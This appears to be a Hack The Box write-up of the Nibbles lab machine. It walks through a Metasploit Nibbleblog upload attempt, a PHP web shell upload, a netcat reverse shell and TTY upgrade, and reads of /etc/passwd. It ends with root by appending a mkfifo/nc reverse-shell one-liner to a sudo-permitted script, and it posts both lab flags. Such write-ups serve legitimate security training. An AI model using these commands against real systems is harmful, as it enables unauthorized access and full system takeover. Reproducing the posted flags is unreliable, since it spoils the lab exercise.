[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set LHOST 10.10.14.143
LHOST => 10.10.14.143
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                         ing-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   USERNAME                    yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.143     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set RhoSTS 10.129.167.47
RhoSTS => 10.129.167.47
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set UsernAME admin
UsernAME => admin
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set PasswORD nibbles
PasswORD => nibbles
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set targeturi /nibbleblog/admin.php
targeturi => /nibbleblog/admin.php
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> exploit
[*] Started reverse TCP handler on 10.10.14.143:4444
[!] This exploit may require manual cleanup of 'image.php' on the target
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >>
Now I’ll will make a shell.php file which has a malicious code in it and will start the listener on my device to get the shell.

I uploaded the shell.php but i didn't find it anywhere in the plugin directory.

So I think the issue is of the name of the file.
I renamed the file
┌─[us-academy-5]─[10.10.14.143]─[htb-ac-859907@htb-6m4xvjq7mb]─[~/Nibbles]
└──╼ [★]$ mv shell.php image.php
Then I uploaded the file again.

Then i reloaded the url : http://10.129.6.111/nibbleblog/content/private/plugins/my_image/
And I got the shell.

┌─[us-academy-5]─[10.10.14.143]─[htb-ac-859907@htb-6m4xvjq7mb]─[~/Nibbles]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.143] from (UNKNOWN) [10.129.6.111] 34306
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ ^Z
[1]+  Stopped                 nc -lvnp 4444
┌─[us-academy-5]─[10.10.14.143]─[htb-ac-859907@htb-6m4xvjq7mb]─[~/Nibbles]
└──╼ [★]$ stty raw -echo; fg
nc -lvnp 4444

nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$ cd /home
cd /home
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
79c03865431abf47b90ef24b9695e148
nibbler@Nibbles:/home/nibbler$
User Flag : 79c03865431abf47b90ef24b9695e148
I looked for the /root directory and can’t even look into the directory

so now I’ll look into the /etc/passwd and /etc/shadow file.
nibbler@Nibbles:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
nibbler:x:1001:1001::/home/nibbler:
nibbler@Nibbles:/$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
nibbler@Nibbles:/$
Nothing useful found in the passwd file and didn’t have the read permissions for the shadow file.
Inside the home directory of nibbler, there is a ZIP file [personal.zip].
Since there was nothing useful in the crontabs (meaning no scheduled tasks were set up for the nibbler user), I’ll extract the contents of this ZIP file to see if it contains anything that could help me move further — like credentials, scripts, or hidden configurations.
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
The monitor.sh looks useful as this file can be executed with sudo privileges.
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
So I edited the file and added my malicious code for a reverse shell
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.143 6969 >/tmp/f' | tee -a monitor.sh
Now on the other terminal I’ll setup my listener on the port 6969 and execute this file with sudo.


Root Flag : de5e5d6619862a8aa5b9b212314e0cdd